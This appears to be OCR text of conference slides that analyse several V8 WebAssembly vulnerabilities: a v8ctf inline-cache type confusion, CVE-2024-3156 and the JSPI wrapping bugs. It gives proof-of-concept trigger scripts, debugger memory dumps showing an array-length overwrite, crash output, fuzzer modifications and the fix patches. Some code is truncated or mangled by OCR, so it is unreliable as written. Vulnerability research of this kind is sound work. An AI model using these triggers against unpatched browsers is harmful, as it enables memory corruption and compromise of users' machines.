                                   Handle<Name> name,
                                   Handle<Object> value,
                                   StoreOrigin store_origin) {
  [...]

  if (use_ic) {
    UpdateCaches(&it, value, store_origin); //-------->[0]
  } else if (state() == NO_FEEDBACK) {
    [...]
  }

  if (IsAnyDefineOwn()) {
    [...]
  } else {
    MAYBE_RETURN_NULL(Object::SetProperty(&it, value, store_origin)); //-------->[1]
  }
  return value;
}
```

# issue-339736513 [v8ctf M125]

```
function set_keyed_prop(arr, key, val) {
    arr[key] = val;
}

function pwn() {
    for(let i = 0; i < 9; i++) {
        set_keyed_prop([], 0, 0x1337);
    }
    let wasm_array = wasm.create_array(0);

    try {
        set_keyed_prop(wasm_array, "foo", 0x1337);
    } catch(err){ }
    set_keyed_prop([], 0, 0x1337);

    set_keyed_prop(wasm_array, 0, 0x1337);
}
pwn();
```

```
DebugPrint: 0x378800298c55: [Function] in OldSpace
  ...

- slot #0 StoreKeyedSloppy POLYMORPHIC
  [weak] 0x3788002ae749 <Map(WASM_ARRAY_TYPE)>:
    StoreHandler(builtin = StoreFastElementIC_NoTransitionGrowAndHandleCOW)

  [weak] 0x37880028c299 <Map[16](PACKED_SMI_ELEMENTS)>:
    StoreHandler(builtin = StoreFastElementIC_NoTransitionGrowAndHandleCOW)
```

**Phase 1: Training IC with Normal Arrays**

`set_keyed_prop([], 0, 0x1337); // Called multiple times`

IC initially in UNINITIALIZED state, collecting feedback

**Phase 2: Vulnerability Trigger**

`try { set_keyed_prop(wasm_array, "foo", 0x1337); } catch(err) { }`

slot #0 StoreKeyedSloppy MONOMORPHIC with name <String[3]: #foo>
[weak] <Map(WASM_ARRAY_TYPE)>: StoreHandler(Smi)(kind = kSlow...)

UpdateCaches runs before WasmObjectsAreOpaque exception

**Phase 3: Polymorphic IC Creation**

`set_keyed_prop([], 0, 0x1337); // Normal array after WasmArray attempt`

slot #0 StoreKeyedSloppy POLYMORPHIC
[weak] <Map(WASM_ARRAY_TYPE)>: StoreHandler(builtin = StoreFastElementIC_NoTransition...)
[weak] <Map[16](PACKED_SMI_ELEMENTS)>: StoreHandler(builtin = StoreFastElementIC_NoTransition...)

IC becomes POLYMORPHIC with both WasmArray and normal array handlers

**Phase 4: Type Confusion Exploit**

`set_keyed_prop(wasm_array, 0, 0x1337); // Triggers vulnerability`

WasmArray incorrectly uses JSObject's fast handler from polymorphic IC
V8 blindly applies StoreFastElementIC handler to WasmArray object
Results in type confusion vulnerability and potential memory corruption

# Exploit


## The memory layout of WasmArray：

```
DebugPrint: 0x255a00068d45: [WasmArray]
 - map: 0x255a001ae761 <Map(WASM_ARRAY_TYPE)>
 - element type: i32
 - length: 0
```

```
pwndbg> x/20wx 0x255a00068d45-1
0x255a00068d44: 0x001ae761      0x00000725      0x00000000      0x000005e5
0x255a00068d54: 0x00000004      0x001ae763      0x00000014      0x0000010d
```

**Modifying the length to a FixedArray address expanded access boundaries.**

```
pwndbg> x/20wx 0x255a00068d45-1
0x255a00068d44: 0x001ae761      0x00000725      0x00068f21      0x000005e5
0x255a00068d54: 0x00000004      0x001ae763      0x00000014      0x0000010d
0x255a00068d64: 0x00000003      0x0000001e      0x41626557      0x6d657373
0x255a00068d74: 0x20796c62      0x656a626f      0x20737463      0x20657261
0x255a00068d84: 0x7161706f      0x00006575      0x001ae9a1      0x00000725
pwndbg> job 0x00068f21
      222982: 33840x255a00068f21: [FixedArray]
 - map: 0x255a0000056d <Map(FIXED_ARRAY_TYPE)>
 - length: 17
           0: 4919
        1-16: 0x255a00000741 <the_hole_value>
```



# Fix Patch

```
[ic] Use slow stub element handler for non-JSObjects

Fixed: 339736513
Change-Id: I134a046475b0b004c3de1bacc5b2f1a7fa503d96
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+/5527898
Reviewed-by: Igor Sheludko <ishell@chromium.org>
Commit-Queue: Igor Sheludko <ishell@chromium.org>
Auto-Submit: Shu-yu Guo <syg@chromium.org>
Cr-Commit-Position: refs/heads/main@{#93847}
```

```
diff --git a/src/ic/ic.cc b/src/ic/ic.cc
index 8a2ca54..0661209 100644
--- a/src/ic/ic.cc
+++ b/src/ic/ic.cc
```

```
@@ -2388,15 +2388,16 @@
                isolate()),
       IsStoreInArrayLiteralIC());

-  if (IsJSProxyMap(*receiver_map)) {
+  if (!IsJSObjectMap(*receiver_map)) {
     // DefineKeyedOwnIC, which is used to define computed fields in instances,
-    // should be handled by the slow stub.
-    if (IsDefineKeyedOwnIC()) {
-      TRACE_HANDLER_STATS(isolate(), KeyedStoreIC_SlowStub);
-      return StoreHandler::StoreSlow(isolate(), store_mode);
+    // should handled by the slow stub below instead of the proxy stub.
+    if (IsJSProxyMap(*receiver_map) && !IsDefineKeyedOwnIC()) {
+      return StoreHandler::StoreProxy(isolate());
     }

-    return StoreHandler::StoreProxy(isolate());
+    // Wasm objects or other kind of special objects go through the slow stub.
+    TRACE_HANDLER_STATS(isolate(), KeyedStoreIC_SlowStub);
+    return StoreHandler::StoreSlow(isolate(), store_mode);
   }
```

# UAF in V8 WasmInternalFunction GC

***CVE-2024-3156***

# How to modify the Fuzzer to find bugs?

```
// Creates a WASM module importing a JS function (i32 -> i32)
function createPocWasmModule() {
  let b = new WasmModuleBuilder();
  let sig = b.addType(makeSig([kWasmI32],[kWasmI32]));
  // Declare import 'func' in 'js'
  b.addImport('js','func',sig);
  // Expose callImported(x) -> calls the imported function
  b.addFunction('callImported',sig)
    .addBody([kExprLocalGet,0,kExprCallFunction,0])
    .exportFunc();
  // Provide a JS function that triggers gc(), potentially exposing UAF if references aren't tracked
  return b.instantiate({
    js: {
      func:new WebAssembly.Function({parameters:['i32'],results:['i32']},x=>{gc();return x+1;})
    }
  });
}
let inst=createPocWasmModule();
for(let i=0;i<10000;i++){ inst.exports.callImported(i); }
```

# How to modify the Fuzzer to find bugs?

```
// Creates a WASM module importing a JS function (i32 -> i32)
function createPocWasmModule() {
  let b = new WasmModuleBuilder();
  let sig = b.addType(makeSig([kWasmI32],[kWasmI32]));
  // Declare import 'func' in 'js'
1 b.addImport('js','func',sig);
  // Expose callImported(x) -> calls the imported function
2 b.addFunction('callImported',sig)
      .addBody([kExprLocalGet, 0,kExprCallFunction, 0])
      .exportFunc();
  // Provide a JS function that triggers gc(), potentially exposing UAF if references ...
3 return b.instantiate({
      js : {
      func:new WebAssembly.Function({ parameters:['i32'], results:['i32']},x=>{gc();
      }
});
}
let inst=createPocWasmModule();
for (let i= 0;i< 10000 ;i++){ inst.exports.callImported(i); }
```

**WebAssembly JS Import - Fuzzing Components**

1. **Wasm Import Declaration**

   Declaring an import 'func' from 'js' namespace

   *Equivalent to: (import "js" "func" (func $funcSig))*

2. **JS Export Function**

   Defining and exporting 'callImported' function

   *This allows Wasm to call the imported JS function*

3. **Instance Creation with Import Object**

   Providing the actual JS function implementation
   The function calls gc() which could expose UAF


   *Equivalent to: {js: {func: someFunction}}*

**Fuzzing Impact:**

For fuzzing tests, we need to randomly insert import declarations in Wasm, provide JS functions that trigger garbage collection, and create instances with these imports to potentially expose Use-After-Free bugs.

# CVE-2024-3156

- Import a JS function into Wasm
  - Declared as a global import of type *kWasmAnyFunc*
  - JS function is wrapped by *WebAssembly.Function*
  - Internally stored in a WasmInternalFunction, holding a code pointer
- Tier up Optimization
  - Optimization triggers (e.g., --jit-fuzzing)
  - code pointer in WasmInternalFunction switches to optimized version
- GC Trigger
  - **WasmInternalFunction.code is not marked or updated**



# Fix Patch

**Explicitly invokes IterateCodePointer in the object descriptor to track kCodeOffset as a strong reference.**

```
[wasm][gc] Scan the code field of the WasmInternalFunction

The code field in the WasmInternalFunction is a code pointer since
https://crrev.com/c/5110559, so it has to be scanned explicitly.

Bug: 329130358
Change-Id: Ifc7a7cddb245e46fb9c006e560073a8d7ac65389
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+/5374907
Commit-Queue: Andreas Haas <ahaas@chromium.org>
Reviewed-by: Clemens Backes <clemensb@chromium.org>
Cr-Commit-Position: refs/heads/main@{#92878}
```

```
diff --git a/src/objects/objects-body-descriptors-inl.h b/src/objects/objects-boc
index e2b7b89..d2dc654 100644
--- a/src/objects/objects-body-descriptors-inl.h
+++ b/src/objects/objects-body-descriptors-inl.h
```

```
@@ -795,6 +795,7 @@
     v->VisitExternalPointer(
         obj, obj->RawExternalPointerField(kCallTargetOffset,
                                           kWasmInternalFunctionCallTargetTag));
+    IterateCodePointer(obj, kCodeOffset, v, IndirectPointerMode::kStrong);
   }

   static inline int SizeOf(Tagged<Map> map, Tagged<HeapObject> object) {
```

# Type Confusion in WebAssembly JSPI Wrapping


***CVE-2024-5838***
***CVE-2024-8638***

# What is JavaScript Promise Integration API?

Consider following scenario:


A WebAssembly module calls a JavaScript function that performs an asynchronous operation (e.g., fetch). This function returns a Promise.

However, WebAssembly execution is synchronous, so handling the returned Promise within Wasm becomes a challenge.




# What is JavaScript Promise Integration API?

A proposal allows WebAssembly applications that were written assuming **synchronous** access to external functionality to operate smoothly in an environment where the functionality is **actually asynchronous**.



# WASM JSPI

- **WebAssembly.Suspending**
  Allows Wasm code to call asynchronous JavaScript functions and suspend execution until the Promise resolves.
- **WebAssembly.Promising**
  Enables Wasm functions to return a Promise, allowing JavaScript to handle asynchronous Wasm results.



# How to modify the Fuzzer to find bugs?

## WebAssembly to JSPI Transformation

Added code

JSPI transformatior

**Original WebAssembly Code**

```
const wasmArray = new Uint8Array([0, 97, 115, 109, 1, 0, 0, 0, 1,
let module = new WebAssembly.Module(wasmArray);
let v2 = new WebAssembly.Instance(module, { m: { js: ()=>{} }});
v2.exports.main();
```

*Transform to use JSPI*

**JSPI-Enabled Code**

```
1  d8.test.enableJSPI();
   const wasmArray = new Uint8Array([0, 97, 115, 109, 1, 0, 0, 0, 1,
   let module = new WebAssembly.Module(wasmArray);
   let v2 = new WebAssembly.Instance(module, { m: { js: ()=>{} }});
2  let v3 = WebAssembly.promising(v2.exports.main);
3  v3();
```


WebAssembly.promising wrapper


```
# CMD: /tmp/d8-linux-debug-v8-component-94015/d8 --expose-gc poc.js
# OUTPUT ================================================================
Received signal 11 SEGV_ACCERR 2b94beadbef6

==== C stack trace ===============================

 [0x7f59a639ee53]
 [0x7f59a639eda2]
 [0x7f59a0642520]
 [0x55c92c207964]
 [0x7f59a4ebc603]
 [0x7f59a2bb0b3b]
[end of stack trace]
```

# CVE-2024-5838

